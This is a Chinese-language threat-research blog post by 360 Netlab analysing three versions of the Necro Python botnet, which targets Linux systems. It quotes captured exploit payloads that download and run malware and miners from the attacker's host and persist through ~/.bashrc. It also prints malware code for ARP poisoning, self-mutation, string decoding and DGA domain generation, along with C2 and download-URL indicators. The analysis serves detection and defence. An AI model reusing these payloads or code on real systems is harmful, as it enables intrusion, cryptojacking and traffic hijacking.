

DGA

Necro在频繁升级，新版本开始使用PyInstaller和DGA



jinye

Jan 21, 2021 • 16 min read

概述

Necro是一个经典的Python编写的botnet家族，最早发现于2015年，早期针对Windows系统，常被报为Python.IRCBot，作者自己则称之为N3CromorPh(Necromorph)。自2021年1月1号起，360Netlab的BotMon系统持续检测到该家族的新变种，先后有3个版本的样本被检测到，它们均针对Linux系统，并且最新的版本使用了[DGA](#)技术来生成C2域名对抗检测。本文将对最近发现的Necro botnets做一分析。


本文的关键点如下：

- 1，Necro最新版的感染规模在万级，并且处于上升趋势。
- 2，在传播方式上，Necro支持多种方式，并且持续集成新公开的1-day漏洞，攻击能力较强。
- 3，最新版Necro使用了DGA技术生成C2域名，Python脚本也经过重度混淆以对抗静态分析。
- 4，目前传播的不同版本Necro botnet背后为同一伙人，并且主要针对Linux设备。
- 5，最新的2个版本为了确保能在没有Python2的受害机器上执行，会同时分发使用PyInstaller打包过的Python程序。

在撰写本文时，我们注意到先后有2家安全厂商报道了Necro botnet及其团伙[\[PythonCryptoMinter\]](#)[\[FreakOut\]](#)，但他们描述的均是已经停止传播的第2个版本，本文将描述更多的关于Necro的内容。

捕获

Necro支持多种传播方式，其中2种被我们的Anglerfish蜜罐系统成功捕获到：一种是传统的telnet弱口令爆破，另一种是1-day 漏洞(CVE-2020-35665)。捕获记录如下：



下面是实际捕获到的利用telnet弱口令传播第3版时的payload：

```
root
password
enable
system
shell
sh
echo -e '\x41\x4b\x34\x37'
wget http://aspjobjreorejborer.com/mirai.armexport ARGS="--o aveixucyimxwcmph.xyz:9050"
```

下面是实际捕获到的利用 1-day漏洞CVE-2020-35665传播第3版时的payload：

```
GET /include/makecvs.php?Event=`export ARGS="--o aveixucyimxwcmph.xyz:9050"
LINE="killall -9 .sshd||pkill -9 .sshd_
[ ! -f /tmp/.pidfile ] && echo > /tmp/.pidfile
nohup .sshd $ARGS > /dev/null||nohup .sshd_ $ARGS > /dev/null &"
grep -q "$LINE" ~/.bashrc||echo "$LINE" >> ~/.bashrc
curl http://aveixucyimxwcmph.xyz/xmrig1 -0||wget http://aveixucyimxwcmph.xyz/xmrig1 -
mv -f .sshd_ .sshd_
chmod 777 .sshd_
curl http://aveixucyimxwcmph.xyz/xmrig -0 xmrig||wget http://aveixucyimxwcmph.xyz/xmri
mv -f xmrig .sshd
chmod 777 .sshd
chmod +x ~/.bashrc
```

```

~/.bashrc

cd /tmp||php -r "file_put_contents(\".benchmark\", file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark\"))";
curl http://aveixucyimxwcmph.xyz/.benchmark -O;
curl http://aveixucyimxwcmph.xyz/.benchmark.py -O;
php -r "file_put_contents(\".benchmark.py\", file_get_contents(\"http://aveixucyimxwcmph.xyz/.benchmark.py\"))";
wget http://aveixucyimxwcmph.xyz/.benchmark -O .benchmark;
wget http://aveixucyimxwcmph.xyz/.benchmark.py -O .benchmark.py;

```

从上面的payload可以看到exp除了下载并执行原始的Python脚本（.benchmark.py），还会尝试下载并执行PyInstaller打包后的ELF文件（.benchmark），这是作者自第2版开始引入的手法，目的是为了提高执行成功率。因为Python 2已经到达EOL(end-of-life)，有些受害者机器上缺乏这个运行环境，而使用Pyinstaller打包后的Python程序将成为独立的ELF，即使目标机器上没有Python环境也可以正常执行。

值得说明的是漏洞CVE-2020-35665公开于2020年12月23日，距离我们首次捕获它的利用只有8天，可见作者对新漏洞的使用非常“积极”。

另外，除了Necro样本，上面的exp还会下载挖矿程序xmrig和xmrig1，利用36onetlab其它维度的数据，我们发现同样的download server还曾用于mirai和一些Windows恶意exe程序的下载，说明Necro的作者同时在运营多个家族的botnet：

20210112	20210119	22	aveixucyimxwcmph.xyz:80/.benchmark.py
20210119	20210119	1	aveixucyimxwcmph.xyz:80/benchmark
20210112	20210119	18	aveixucyimxwcmph.xyz:80/.benchmark
20210119	20210119	1	aveixucyimxwcmph.xyz:80/EvilObject.class
20210113	20210119	15	aveixucyimxwcmph.xyz:80/xmrig
20210117	20210117	3	aveixucyimxwcmph.xyz:9050/
20210113	20210116	13	aveixucyimxwcmph.xyz:80/xmrig1
20210115	20210115	4	aveixucyimxwcmph.xyz:80/.benchmark.py\
20210114	20210114	6	aveixucyimxwcmph.xyz:80/.benchmark.py\))
20210114	20210114	6	aveixucyimxwcmph.xyz:80/.benchmark\))
20210113	20210113	1	aveixucyimxwcmph.xyz:8081/mirai.arm
20210113	20210113	1	aveixucyimxwcmph.xyz:6233/mirai.arm
20210113	20210113	1	aveixucyimxwcmph.xyz:8080/mirai.arm
20210112	20210112	2	aveixucyimxwcmph.xyz:80/GJASJAD.exe
20210112	20210112	2	aveixucyimxwcmph.xyz:80/GJASJAD.exe","\$env
20210112	20210112	3	aveixucyimxwcmph.xyz:80/GJASJAD.exe","\$env

感染规模

根据36onetlab的DNSMon数据我们对第2和第3版的2个C2域名解析情况做了统计，以此来评估感染规模。根据下面的2个统计，我们能看到这两域名的unique客户端数均为2位数，考虑到数据采集位置的区别，真实的流量大概是我们统计的500~700倍，所以它们实际的规模均应该在万级。

下面是第2版C2域名的解析统计，能看到这个域名已经过了稳定期，处于下降状态。



下面是第3版域名的解析统计，能看到解析量在上升，说明这个版本还处于发展阶段。

样本分析

通过分析，我们发现2021年捕获的Necro样本可以分为3个版本，每个版本之间在传播方式、代码混淆和C2保存方面均有明显的区别，其中第1版（necro.py）到第2版（out.py）主要是代码结构上的调整，混淆度有所增加。同时第2版开始采用PyInstaller方式把Python程序打包成ELF。从第2版到第3版差别有所加大，不但代码混淆度显著增加，C2也从硬编码域名变成了使用DGA算法。此外，在传播方式上第3版也增加了一些n-day漏洞。

第1版

因为第1版被作者命名为necro.py，所以我们把该家族命名为Necro。在代码混淆上，第1版只是部分代码做了混淆处理：

它的C2信息只是简单编码保存， 经过若干次逆向解码可以容易的得到：

```
irc server: '45.145.185.229'  
channel: '#necro'  
key: 'm0rph'
```

原始样本中可以发现可读的DDoS攻击相关的命令串：

从这些命令串可以看出Necro是一个用于DDoS攻击的botnet，C2协议基于IRC，支持的攻击方式既包括常见的udpflood、synflood、slowloris、httpflood这些，也包括在botnet中不常见的amp反射攻击。

第2版

第2版（out.py）和第1版的混淆程度相当，但在漏洞利用上有变化，加入了Zend Framework (known as CVE-2021-3007)：

值得说明的是该漏洞2021年1月4日才曝光，这再次说明Necro的作者在利用新漏洞方面非常“积极”。

在C2存放方面，第2版同样使用了简单编码保存：

```
irc server: 'gxbrowser.net'  
channel: '#update'  
key: 'N3Wm3W'
```

第3版

第3版的被检测到用benchmark.py名称传播。相比前两个版本，第3版最大的变化是使用DGA来生成C2域名，具体算法参考后面的[DGA](#)代码，下面是模拟该算法产生的

部分域名:

```
avEiXUcYimXwcMph.xyz  
avEiXUcYimXwcMph.xyz  
avEiXUcYimXwcMph.xyz  
aoRmVwOaT0GgYqbk.xyz  
aoRmVwOaT0GgYqbk.xyz  
aoRmVwOaT0GgYqbk.xyz  
MasEdcNVYwedJwVd.xyz  
MasEdcNVYwedJwVd.xyz  
MasEdcNVYwedJwVd.xyz  
suBYdZaoqwveKRLQ.xyz  
...
```

通过36onetlab的DNSMon系统，我们看到该DGA算法产生的第1个域名 aveixucyimxwcmph.xyz 已经启用，并且被用作下载服务器的域名。下面是该域名的详细信息：

2021-01-11 11:49:28	2021-01-20 03:47:28	372	aveixucyimxwcmph.xyz	A
2021-01-11 20:11:02	2021-01-11 20:11:03	2	aveixucyimxwcmph.xyz	TXT
2021-01-11 20:11:01	2021-01-11 20:11:03	3	aveixucyimxwcmph.xyz	MX
2021-01-11 20:11:01	2021-01-11 20:11:03	3	aveixucyimxwcmph.xyz	MX
2021-01-11 20:11:01	2021-01-11 20:11:03	3	aveixucyimxwcmph.xyz	MX
2021-01-11 20:11:01	2021-01-11 20:11:03	3	aveixucyimxwcmph.xyz	MX
2021-01-11 20:11:01	2021-01-11 20:11:03	3	aveixucyimxwcmph.xyz	MX

2021年1月20号，在最新的第3版样本中作者又对DGA算法做了修改，将种子从3种修改为4096种，同时开始使用SSL加密通信数据。

第3版的另一个变化是代码混淆的更严重了，不仅所有自定义对象全部被替换成随机字符，连字符串也被用base64.encode(zlib.compress(plain_string))这种方式做了编码，导致样本中不再有可读的、有意义的字符串，如下图所示：

在传播方式上，第3版增加了更多的漏洞利用，这一点可以从解码后的字符串看出来：

在支持的DDoS攻击方法方面第3版没有变化，只是命令串被做了编码处理，解码后的DDoS命令串如下：

样本溯源

通过第1版样本的版本信息我们可以看到Necro早在2015年就已开发，作者称之为N3CromorPh (Necromorph)。

利用这些信息，我们从样本库里关联到一批针对Windows平台的早期Necro样本，都是exe文件，这批样本刚好也可以追溯到2015年，跟第1版中的版本信息吻合。从

这些线索可以推断Necro首先针对的是Windows平台，然后也许是Python程序天然的跨平台特性，抑或现网大量存在漏洞的Linux机器（IoT设备、云服务器等），启发Necro作者用去攻击Linux设备。无论如何，现在Linux malware大军中又多了新的一员：Necro。

其它

因为部分Necro样本以PyInstaller打包方式分发，下面简单介绍如何通过解包、反编译、解混淆等手段还原出可读的.py脚本。

- 解包

以第3版为例，用开源工具[pyinstxtractor](#)解包从ELF样本中提取的pydata数据后可以得到原始python脚本依赖的.so动态库、python库以及字节码文件.benchmark.pyc。

- 反编译pyc

利用uncompyle6反编译 .pyc 字节码可以得到最终的 python 脚本。通过对比来自同一 downloader 的 python 脚本 `.benchmark.py`，发现其跟反编译出的 .py 脚本相同，所以断定 `.benchmark.py` 就是打包前的原始脚本。

• 字符串解密

Necro使用简单的“zip压缩+异或加密”方法隐藏字符串，下面这段代码示范了解码过程：先解压再异或即可得到被隐藏的字符串 '8.8.8.8'：

```
xor_crypt(zlib.decompress(b'\x78\x9c\xab\xac\x8d\x72\xf7\xca\x96\x06\x00\x0a\xf1\x02')

def xor_crypt(s):
    xor_key = [65, 83, 98, 105, 114, 69, 35, 64, 115, 103, 71, 103, 98, 52]
    return ('').join([chr(ord(c) ^ xor_key[(i % len(xor_key))]) for i, c in enumerate(s)])
```

- 动态变形

python脚本启动后会先调用 `repack()` 函数对当前的文件进行变形，变形的算法是依次从`obj_name_list`表（表中保存了文件中自定义的对象名称）中取出一个对象名称(可能是类，变量名，函数名)，然后产生一个8位的随机字串，用这个8位的随机字串替换文件中对应的对象名称，结果就是原始文件中再也找不到可读的对象名称了。因为这种做法是不可逆的，我们只能从代码功能上推测每个函数和变量的含义，参考早期版本的代码，我们基本搞清楚了代码的功能。

```
def __init__(self):
    ...
    self.repack() #repack bot before we install
    self.install() #Install

def repack(self):
    try:
        fh_myself=open(argv[0],"r")
        _pyload=fh_myself.read()
        fh_myself.close()
        obj_name_list=['localhost_irc','gen_random_8char'....]
        for obj_name in obj_name_list:
            _pyload=_pyload.replace(obj_name,self.gen_random_8char(8))
        new_fh_myself=open(argv[0],"w")
```

```
    new_fh_myself.write(_pyload)
    new_fh_myself.close()
except:
    pass
```

- ARP欺骗和流量嗅探

比较有意思的Necro还支持ARP投毒和网络流量嗅探。ARP欺骗是为了把受害者机器伪装成网关，代码如下所示。

```
def create_pkt_arp_poison():
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.SOCK_RAW)
    s.bind(("wlan0", 0))

    while(1):
        for lmfao in getPoisonIPs():
            src_addr = get_src_mac()
            dst_addr = lmfao[0]
            src_ip_addr = get_default_gateway_linux()
            dst_ip_addr = lmfao[1]
            dst_mac_addr = "\x00\x00\x00\x00\x00\x00"
            payload = "\x00\x01\x08\x00\x06\x04\x00\x02"
            checksum = "\x00\x00\x00\x00"
            ethertype = "\x08\x06"
            s.send(dst_addr + src_addr + ethertype + payload+src_addr + src_ip_addr
                   + dst_mac_addr + dst_ip_addr + checksum)
            time.sleep(2)
```

这段buggy代码会在一个单独的线程种执行，每隔2秒读取一遍/proc/net/arp以获取最新的ARP邻居，然后冒充网关给它们发送ARP回应，目的是使对方相信所运行的机器就是网关。作者这么做可能是为了实现中间人劫持，但目前还没看到更多的中间人通信相关代码，猜测该功能尚处于开发中。

嗅探主要针对受害者机器的TCP通信流量，该功能受C2指令（`.sniffer-resume`）控制。一旦开启，所有非以下端口的TCP流量都会被记录并上报给C2的1337端口：“1337, 6667, 23, 443, 37215, 53, 22”。

- C2基础设施

从第3版的C2域名aveixucyimxwcmph.xyz出发，我们通过图系统成功的把3个版本的C2都关联起来，如下图所示：

其中，第2版的C2域名gxbrowser.net也曾解析到过第1版的C2 45.145.185.229上，而第3版的C2域名aveixucyimxwcmph.xyz所解析的IP 193.239.147.224曾经也被gxbrowser.net使用过，这些说明目前的3个版本Necro botnet背后的作者应该是同一伙人。

值得说明的是所有的Necro相关域名都已被36onetlab的DNSmon系统拦截。

结论

Necro是一个相对较老的Python恶意程序，但作者通过采用代码混淆、PyInstaller打包、集成DGA和新漏洞等方式使其摇身一变成为一款危害较大的针对Linux设备的新botnet，可谓“老树新春”。考虑到作者在不到一个月的时间内接连推出了3个版本，我们相信该家族目前处于持续活跃期中，相信后面还会不断发起新的攻击。360BotMon系统将持续对该家族保持关注，并会即使公布新的威胁信息。

如果需要帮助，欢迎通过netlab@360.cn联系我们。

版权声明

本文为Netlab Jinye原创，依据 [CC BY-SA 4.0](#) 许可证进行授权，转载请附上出处链接及本声明。

loC

C2

```
45.145.185.83  
193.239.147.224  
gxbrowser.net  
aveixucyimxwcmph.xyz
```

Download URL

```
# 第1版  
http://45.145.185.229/necr0.py  
  
# 第2版  
http://gxbrowser.net/out  
http://gxbrowser.net/out.py  
  
# 第3版  
http://aveixucyimxwcmph.xyz/.benchmark  
http://aveixucyimxwcmph.xyz/.benchmark.py  
  
# 其它样本  
http://gxbrowser.net/xmrig  
http://gxbrowser.net/xmrig1  
http://aveixucyimxwcmph.xyz/xmrig1  
http://45.145.185.229/bins/nginx.html/keksec.x86  
http://45.145.185.229/bins/nginx.html/keksec.spc  
http://45.145.185.229/bins/nginx.html/keksec.sh4  
http://45.145.185.229/bins/nginx.html/keksec.ppc  
http://45.145.185.229/bins/nginx.html/keksec.mpsl  
http://45.145.185.229/bins/nginx.html/keksec.mips  
http://45.145.185.229/bins/nginx.html/keksec.m68k
```

```
http://45.145.185.229/bins/nginx.html/keksec.i586
http://45.145.185.229/bins/nginx.html/keksec.arm
http://45.145.185.229/bins/nginx.html/keksec.arm7
http://45.145.185.229/bins/nginx.html/keksec.arm5
http://45.145.185.229/bins/keksec.x86_64
http://45.145.185.229/bins/keksec.x86
http://45.145.185.229/bins/keksec.x64
http://45.145.185.229/bins/keksec.spc
http://45.145.185.229/bins/keksec.sh4
http://45.145.185.229/bins/keksec.ppc
http://45.145.185.229/bins/keksec.mpsl
http://45.145.185.229/bins/keksec.mips
http://45.145.185.229/bins/keksec.mips64
http://45.145.185.229/bins/keksec.m68k
http://45.145.185.229/bins/keksec.i586
http://45.145.185.229/bins/keksec.arm
http://45.145.185.229/bins/keksec.arm7
http://45.145.185.229/bins/keksec.arm5
http://45.145.185.229/update.sh
```

DGA 算法

```
import random

def gen_random_str(_range):
    return ('').join(random.choice('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'))*_range

def gen_cc(time):
    random.seed(a=5236442 + time)
    return gen_random_str(16) + '.xyz'

def gen_DGA():
    i = 0
    while 1:
        for _ in range(3):
            try:
                print(gen_cc(i))
            except:
                pass
        if i >= 2048:
            i = 0
        i += 1

gen_DGA()
```

C2解密算法

```
self.irc_server=b64decode(b64decode("34653437353330346534343533313465376135353330  
self.server_port=6667 #Server port  
self.channel=b64decode(b64decode("346534343662376134643661346433313465366434643331346  
self.channel_key==b64decode(b64decode("3465366134393331346534343531373934653761366233
```

引用

- <https://www.imperva.com/blog/python-cryptominer-botnet-quickly-adopts-latest-vulnerabilities/>
- <https://research.checkpoint.com/2021/freakout-leveraging-newest-vulnerabilities-for-creating-a-botnet/>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-28188>
- <https://nvd.nist.gov/vuln/detail/CVE-2021-3007>
- <https://nvd.nist.gov/vuln/detail/CVE-2020-7961>



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

DGA



A new botnet Orchard Generates DGA Domains with Bitcoin Transaction Information

DGA家族Orchard持续变化，新版本用比特币交易信息生成DGA域名

Abcbot, an evolving botnet

DGA

Necro is going to version 3 and using PyInstaller and DGA

Overview. Necro is a classic family of botnet written in Python that was first discovered in 2015, at the beginning, it targeted Windows systems and often tagged by security vendors as Python.IRCBot and called N3Cr0m0rPh (Necromorph) by the author himself. Since January 1, 2021, 360Netlab's BoTMon system

DNSMon

DNSMon: 用DNS数据进行威胁发现(2)

----DNSMon抓李鬼记 背景 本文是介绍DNSMon在生产威胁情报(域名IoC)系列文章的第二篇。为了对抗安全人员的分析，钓鱼域名是恶意样本经常采用的一种技术手段。从字符组成和结构上看，钓鱼域名确实具有混淆视听的功效，但对于DNSMon这种具备多维度关联分析的系统来说，模仿知名公司域名的效果则适得其反，因为这样的域名一旦告警，反...

See all 9 posts →



• Jan 22, 2021 • 12 min read



Dec 31,

2020

14 min

read